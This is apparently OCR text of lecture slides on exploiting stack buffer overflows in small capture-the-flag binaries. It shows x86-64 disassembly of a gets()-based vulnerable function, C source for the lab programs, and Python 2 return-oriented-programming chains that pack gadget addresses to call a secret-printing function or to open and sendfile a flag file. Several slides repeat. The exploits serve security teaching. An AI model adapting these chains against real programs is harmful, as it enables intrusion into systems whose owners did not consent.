  4012cc:      48 89 e5               mov    rbp,rsp
  4012cf:      48 83 ec 10            sub    rsp,0x10
  4012d3:      48 89 7d f8            mov    QWORD PTR [rbp-0x8],rdi
  4012d7:      48 89 75 f0            mov    QWORD PTR [rbp-0x10],rsi
  4012db:      48 81 7d f8 78 56 34    cmp    QWORD PTR [rbp-0x8],0x12345678
  4012e2:      12
  4012e3:      75 17                jne    4012fc <printsecret+0x35>
  4012e5:      b8 ef be ad de         mov    eax,0xdeadbeef
  4012ea:      48 39 45 f0            cmp    QWORD PTR [rbp-0x10],rax
  4012ee:      75 0c                jne    4012fc <printsecret+0x35>
  4012f0:      b8 00 00 00 00         mov    eax,0x0
  4012f5:      e8 fc fe ff ff         call   4011f6 <print_flag>
  4012fa:      eb 0a                jmp    401306 <printsecret+0x3f>
  4012fc:      bf 45 20 40 00         mov    edi,0x402045
  401301:      e8 9a fd ff ff         call   4010a0 <puts@plt>
  401306:      bf 00 00 00 00         mov    edi,0x0
  40130b:      e8 f0 fd ff ff         call   401100 <exit@plt>
```




overflowret3 64-bit

Set RDI, RSI accordingly;
Set RIP to printsecret

```
0000000000401310 <vulfoo>:
  401310:      f3 0f 1e fa           endbr64
  401314:      55                   push   rbp
  401315:      48 89 e5               mov    rbp,rsp
  401318:      48 83 ec 10            sub    rsp,0x10
  40131c:      48 8d 45 fa            lea    rax,[rbp-0x6]
  401320:      48 89 c7               mov    rdi,rax
  401323:      b8 00 00 00 00         mov    eax,0x0
  401328:      e8 b3 fd ff ff         call   4010e0 <gets@plt>
  40132d:      b8 00 00 00 00         mov    eax,0x0
  401332:      c9                   leave
  401333:      c3                   ret
```

```
00000000004012c7 <printsecret>:
  4012c7:      f3 0f 1e fa           endbr64
  4012cb:      55                   push   rbp
  4012cc:      48 89 e5               mov    rbp,rsp
  4012cf:      48 83 ec 10            sub    rsp,0x10
  4012d3:      48 89 7d f8            mov    QWORD PTR [rbp-0x8],rdi
  4012d7:      48 89 75 f0            mov    QWORD PTR [rbp-0x10],rsi
  4012db:      48 81 7d f8 78 56 34    cmp    QWORD PTR [rbp-0x8],0x12345678
  4012e2:      12
  4012e3:      75 17                jne    4012fc <printsecret+0x35>
  4012e5:      b8 ef be ad de         mov    eax,0xdeadbeef
  4012ea:      48 39 45 f0            cmp    QWORD PTR [rbp-0x10],rax
  4012ee:      75 0c                jne    4012fc <printsecret+0x35>
  4012f0:      b8 00 00 00 00         mov    eax,0x0
  4012f5:      e8 fc fe ff ff         call   4011f6 <print_flag>
  4012fa:      eb 0a                jmp    401306 <printsecret+0x3f>
  4012fc:      bf 45 20 40 00         mov    edi,0x402045
  401301:      e8 9a fd ff ff         call   4010a0 <puts@plt>
  401306:      bf 00 00 00 00         mov    edi,0x0
  40130b:      e8 f0 fd ff ff         call   401100 <exit@plt>
```




rip = Address of “pop rdi”

overflowret3 64-bit

Set RDI, RSI accordingly;
Set RIP to printsecret

```
0000000000401310 <vulfoo>:
  401310:      f3 0f 1e fa           endbr64
  401314:      55                  push   rbp
  401315:      48 89 e5              mov    rbp,rsp
  401318:      48 83 ec 10           sub    rsp,0x10
  40131c:      48 8d 45 fa           lea    rax,[rbp-0x6]
  401320:      48 89 c7              mov    rdi,rax
  401323:      b8 00 00 00 00        mov    eax,0x0
  401328:      e8 b3 fd ff ff        call   4010e0 <gets@plt>
  40132d:      b8 00 00 00 00        mov    eax,0x0
  401332:      c9                  leave
  401333:      c3                  ret
```

```
00000000004012c7 <printsecret>:
  4012c7:      f3 0f 1e fa           endbr64
  4012cb:      55                  push   rbp
  4012cc:      48 89 e5              mov    rbp,rsp
  4012cf:      48 83 ec 10           sub    rsp,0x10
  4012d3:      48 89 7d f8           mov    QWORD PTR [rbp-0x8],rdi
  4012d7:      48 89 75 f0           mov    QWORD PTR [rbp-0x10],rsi
  4012db:      48 81 7d f8 78 56 34    cmp    QWORD PTR [rbp-0x8],0x12345678
  4012e2:      12
  4012e3:      75 17                 jne    4012fc <printsecret+0x35>
  4012e5:      b8 ef be ad de        mov    eax,0xdeadbeef
  4012ea:      48 39 45 f0           cmp    QWORD PTR [rbp-0x10],rax
  4012ee:      75 0c                 jne    4012fc <printsecret+0x35>
  4012f0:      b8 00 00 00 00        mov    eax,0x0
  4012f5:      e8 fc fe ff ff        call   4011f6 <print_flag>
  4012fa:      eb 0a                 jmp    401306 <printsecret+0x3f>
  4012fc:      bf 45 20 40 00        mov    edi,0x402045
  401301:      e8 9a fd ff ff        call   4010a0 <puts@plt>
  401306:      bf 00 00 00 00        mov    edi,0x0
  40130b:      e8 f0 fd ff ff        call   401100 <exit@plt>
```




overflowret3 64-bit

```
0000000000401310 <vulfoo>:
  401310:       f3 0f 1e fa           endbr64
  401314:       55                    push   rbp
  401315:       48 89 e5              mov    rbp,rsp
  401318:       48 83 ec 10           sub    rsp,0x10
  40131c:       48 8d 45 fa           lea    rax,[rbp-0x6]
  401320:       48 89 c7              mov    rdi,rax
  401323:       b8 00 00 00 00        mov    eax,0x0
  401328:       e8 b3 fd ff ff        call   4010e0 <gets@plt>
  40132d:       b8 00 00 00 00        mov    eax,0x0
  401332:       c9                    leave
  401333:       c3                    ret
```

```
00000000004012c7 <printsecret>:
  4012c7:       f3 0f 1e fa           endbr64
  4012cb:       55                    push   rbp
  4012cc:       48 89 e5              mov    rbp,rsp
  4012cf:       48 83 ec 10           sub    rsp,0x10
  4012d3:       48 89 7d f8           mov    QWORD PTR [rbp-0x8],rdi
  4012d7:       48 89 75 f0           mov    QWORD PTR [rbp-0x10],rsi
  4012db:       48 81 7d f8 78 56 34  cmp    QWORD PTR [rbp-0x8],0x12345678
  4012e2:       12
  4012e3:       75 17                 jne    4012fc <printsecret+0x35>
  4012e5:       b8 ef be ad de        mov    eax,0xdeadbeef
  4012ea:       48 39 45 f0           cmp    QWORD PTR [rbp-0x10],rax
  4012ee:       75 0c                 jne    4012fc <printsecret+0x35>
  4012f0:       b8 00 00 00 00        mov    eax,0x0
  4012f5:       e8 fc fe ff ff        call   4011f6 <print_flag>
  4012fa:       eb 0a                 jmp    401306 <printsecret+0x3f>
  4012fc:       bf 45 20 40 00        mov    edi,0x402045
  401301:       e8 9a fd ff ff        call   4010a0 <puts@plt>
  401306:       bf 00 00 00 00        mov    edi,0x0
  40130b:       e8 f0 fd ff ff        call   401100 <exit@plt>
```

Set RDI, RSI accordingly;
Set RIP to printsecret




overflowret3 64-bit

```
0000000000401310 <vulfoo>:
  401310:      f3 0f 1e fa           endbr64
  401314:      55                   push   rbp
  401315:      48 89 e5               mov    rbp,rsp
  401318:      48 83 ec 10            sub    rsp,0x10
  40131c:      48 8d 45 fa            lea    rax,[rbp-0x6]
  401320:      48 89 c7               mov    rdi,rax
  401323:      b8 00 00 00 00         mov    eax,0x0
  401328:      e8 b3 fd ff ff         call   4010e0 <gets@plt>
  40132d:      b8 00 00 00 00         mov    eax,0x0
  401332:      c9                   leave
  401333:      c3                   ret
```

```
00000000004012c7 <printsecret>:
  4012c7:      f3 0f 1e fa           endbr64
  4012cb:      55                   push   rbp
  4012cc:      48 89 e5               mov    rbp,rsp
  4012cf:      48 83 ec 10            sub    rsp,0x10
  4012d3:      48 89 7d f8            mov    QWORD PTR [rbp-0x8],rdi
  4012d7:      48 89 75 f0            mov    QWORD PTR [rbp-0x10],rsi
  4012db:      48 81 7d f8 78 56 34    cmp    QWORD PTR [rbp-0x8],0x12345678
  4012e2:      12
  4012e3:      75 17                jne    4012fc <printsecret+0x35>
  4012e5:      b8 ef be ad de         mov    eax,0xdeadbeef
  4012ea:      48 39 45 f0            cmp    QWORD PTR [rbp-0x10],rax
  4012ee:      75 0c                jne    4012fc <printsecret+0x35>
  4012f0:      b8 00 00 00 00         mov    eax,0x0
  4012f5:      e8 fc fe ff ff         call   4011f6 <print_flag>
  4012fa:      eb 0a                jmp    401306 <printsecret+0x3f>
  4012fc:      bf 45 20 40 00         mov    edi,0x402045
  401301:      e8 9a fd ff ff         call   4010a0 <puts@plt>
  401306:      bf 00 00 00 00         mov    edi,0x0
  40130b:      e8 f0 fd ff ff         call   401100 <exit@plt>
```

Set RDI, RSI accordingly;
Set RIP to printsecret




```
0000000000401310 <vulfoo>:
  401310:       f3 0f 1e fa           endbr64
  401314:       55                    push   rbp
  401315:       48 89 e5              mov    rbp,rsp
  401318:       48 83 ec 10           sub    rsp,0x10
  40131c:       48 8d 45 fa           lea    rax,[rbp-0x6]
  401320:       48 89 c7              mov    rdi,rax
  401323:       b8 00 00 00 00        mov    eax,0x0
  401328:       e8 b3 fd ff ff        call   4010e0 <gets@plt>
  40132d:       b8 00 00 00 00        mov    eax,0x0
  401332:       c9                    leave
  401333:       c3                    ret
```

```
00000000004012c7 <printsecret>:
  4012c7:       f3 0f 1e fa           endbr64
  4012cb:       55                    push   rbp
  4012cc:       48 89 e5              mov    rbp,rsp
  4012cf:       48 83 ec 10           sub    rsp,0x10
  4012d3:       48 89 7d f8           mov    QWORD PTR [rbp-0x8],rdi
  4012d7:       48 89 75 f0           mov    QWORD PTR [rbp-0x10],rsi
  4012db:       48 81 7d f8 78 56 34  cmp    QWORD PTR [rbp-0x8],0x12345678
  4012e2:       12
  4012e3:       75 17                 jne    4012fc <printsecret+0x35>
  4012e5:       b8 ef be ad de        mov    eax,0xdeadbeef
  4012ea:       48 39 45 f0           cmp    QWORD PTR [rbp-0x10],rax
  4012ee:       75 0c                 jne    4012fc <printsecret+0x35>
  4012f0:       b8 00 00 00 00        mov    eax,0x0
  4012f5:       e8 fc fe ff ff        call   4011f6 <print_flag>
  4012fa:       eb 0a                 jmp    401306 <printsecret+0x3f>
  4012fc:       bf 45 20 40 00        mov    edi,0x402045
  401301:       e8 9a fd ff ff        call   4010a0 <puts@plt>
  401306:       bf 00 00 00 00        mov    edi,0x0
  40130b:       e8 f0 fd ff ff        call   401100 <exit@plt>
```

overflowret3 64-bit

Set RDI, RSI accordingly;
Set RIP to printsecret



Template

```
#!/usr/bin/env python2
# python template to generate ROP exploit

from struct import pack

p = ''
p += "A" * 14
p += pack('<Q', 0x00007ffff7dccb72) # pop rdi ; ret
p += pack('<Q', 0x0000000012345678) #
p += pack('<Q', 0x00007ffff7dcf04f) # pop rsi ; ret
p += pack('<Q', 0x00000000deadbeef) #
p += pack('<Q', 0x000000000040127a) # Address of printsecret

print p
```

Ropchain1 64bit


```
int f1(int i)
{
// if i is 1, print part of the flag
}

int f2(int i)
{
// if i is 2, print part of the flag
}

void f3(int i)
{
// if i is 3, print part of the flag
}

void f4(int i)
{
 // if i is 4, print part of the flag
}
```

To capture the flag, you need to call f1, f2, f3, then f4 in order.

overflowret4_no_excstack_64 32-bit/64-bit
No stack canary; stack is not executable

```
int vulfoo()
{
  char buf[30];

  gets(buf);
  return 0;
}

int main(int argc, char *argv[])
{
  vulfoo();
  printf("I pity the fool!\n");
}
```


```
#!/usr/bin/env python2

from struct import pack

# sendfile64
# open64
# .date
p = ''

p += "A"*56
p += pack('<Q', 0x00007ffff7de6b72) # pop rdi ; ret
p += pack('<Q', 0x0000000000404030) # @ .data
p += pack('<Q', 0x00007ffff7e0a550) # pop rax ; ret
p += pack('<Q', 0x0067616c662f2f2f) # ///flag
p += pack('<Q', 0x00007ffff7e6b85b) # mov qword ptr [rdi], rax ; ret
p += pack('<Q', 0x00007ffff7de7529) # pop rsi ; ret
p += pack('<Q', 0x0000000000000000) # 0
p += pack('<Q', 0x00007ffff7ed0e50) # open64
p += pack('<Q', 0x00007ffff7f221e2) # mov rsi, rax ; shr ecx, 3 ; rep
movsq qword ptr [rdi], qword ptr [rsi] ; ret
p += pack('<Q', 0x00007ffff7de6b72) # pop rdi ; ret
p += pack('<Q', 0x0000000000000001) # 1
p += pack('<Q', 0x00007ffff7edc371) # pop rdx ; pop r12 ; ret
p += pack('<Q', 0x0000000000000000) # 0
p += pack('<Q', 0x0000000000000001) # 1
p += pack('<Q', 0x00007ffff7e5f822) # pop rcx; ret
p += pack('<Q', 0x0000000000000050) # 80
p += pack('<Q', 0x00007ffff7ed6100) # sendfile64
p += pack('<Q', 0x00007ffff7e0a550) # pop rax ; ret
p += pack('<Q', 0x000000000000003c) # 60
p += pack('<Q', 0x00007ffff7de584d) # syscall
print p
```




Addr of “open64”
0
Addr of “pop rsi ; ret”
Addr of “mov qword ptr [rdi], rax ; ret”
“///flag”
Addr of “pop rax; ret”
Addr of “.data”
Addr of “pop rdi; ret”
Saved rbp (8 bytes)
Buf (48 bytes)

```
# sendfile64 0x7ffff7ed6100
# open64 0x7ffff7ed0e50
# .date 0x0000000000404030
p = ''

p += "A"*56
p += pack('<Q', 0x00007ffff7de6b72) # pop rdi ; ret
p += pack('<Q', 0x0000000000404030) # @ .data
p += pack('<Q', 0x00007ffff7e0a550) # pop rax ; ret
p += pack('<Q', 0x0067616c662f2f2f) # ///flag
p += pack('<Q', 0x00007ffff7e6b85b) # mov qword ptr [rdi], rax ; ret
p += pack('<Q', 0x00007ffff7de7529) # pop rsi ; ret
p += pack('<Q', 0x0000000000000000) # 0
p += pack('<Q', 0x00007ffff7ed0e50) # open64
p += pack('<Q', 0x00007ffff7f221e2) # mov rsi, rax ; shr ecx, 3 ; rep
movsq qword ptr [rdi], qword ptr [rsi] ; ret
p += pack('<Q', 0x00007ffff7de6b72) # pop rdi ; ret
p += pack('<Q', 0x0000000000000001) # 1
p += pack('<Q', 0x00007ffff7edc371) # pop rdx ; pop r12 ; ret
p += pack('<Q', 0x0000000000000000) # 0
p += pack('<Q', 0x0000000000000001) # 1
p += pack('<Q', 0x00007ffff7e5f822) # pop rcx; ret
p += pack('<Q', 0x0000000000000050) # 80
p += pack('<Q', 0x00007ffff7ed6100) # sendfile64
p += pack('<Q', 0x00007ffff7e0a550) # pop rax ; ret
p += pack('<Q', 0x000000000000003c) # 60
p += pack('<Q', 0x00007ffff7de584d) # syscall
print p
```

sendfile(1, open("./secret", NULL), 0, 1000)





```
# sendfile64 0x7ffff7ed6100
# open64 0x7ffff7ed0e50
# .date 0x0000000000404030
p = ''

p += "A"*56
p += pack('<Q', 0x00007ffff7de6b72) # pop rdi ; ret
p += pack('<Q', 0x0000000000404030) # @ .data
p += pack('<Q', 0x00007ffff7e0a550) # pop rax ; ret
p += pack('<Q', 0x0067616c662f2f2f) # ///flag
p += pack('<Q', 0x00007ffff7e6b85b) # mov qword ptr [rdi], rax ; ret
p += pack('<Q', 0x00007ffff7de7529) # pop rsi ; ret
p += pack('<Q', 0x0000000000000000) # 0
p += pack('<Q', 0x00007ffff7ed0e50) # open64
p += pack('<Q', 0x00007ffff7e5f822) # pop rcx; ret
p += pack('<Q', 0x0000000000000000) # 80
p += pack('<Q', 0x00007ffff7f221e2) # mov rsi, rax ; shr ecx, 3 ; rep
movsq qword ptr [rdi], qword ptr [rsi] ; ret
p += pack('<Q', 0x00007ffff7de6b72) # pop rdi ; ret
p += pack('<Q', 0x0000000000000001) # 1
p += pack('<Q', 0x00007ffff7edc371) # pop rdx ; pop r12 ; ret
p += pack('<Q', 0x0000000000000000) # 0
p += pack('<Q', 0x0000000000000001) # 1
p += pack('<Q', 0x00007ffff7e5f822) # pop rcx; ret
p += pack('<Q', 0x0000000000000050) # 80
p += pack('<Q', 0x00007ffff7ed6100) # sendfile64
p += pack('<Q', 0x00007ffff7e0a550) # pop rax ; ret
p += pack('<Q', 0x000000000000003c) # 60
p += pack('<Q', 0x00007ffff7de584d) # syscall
print p
```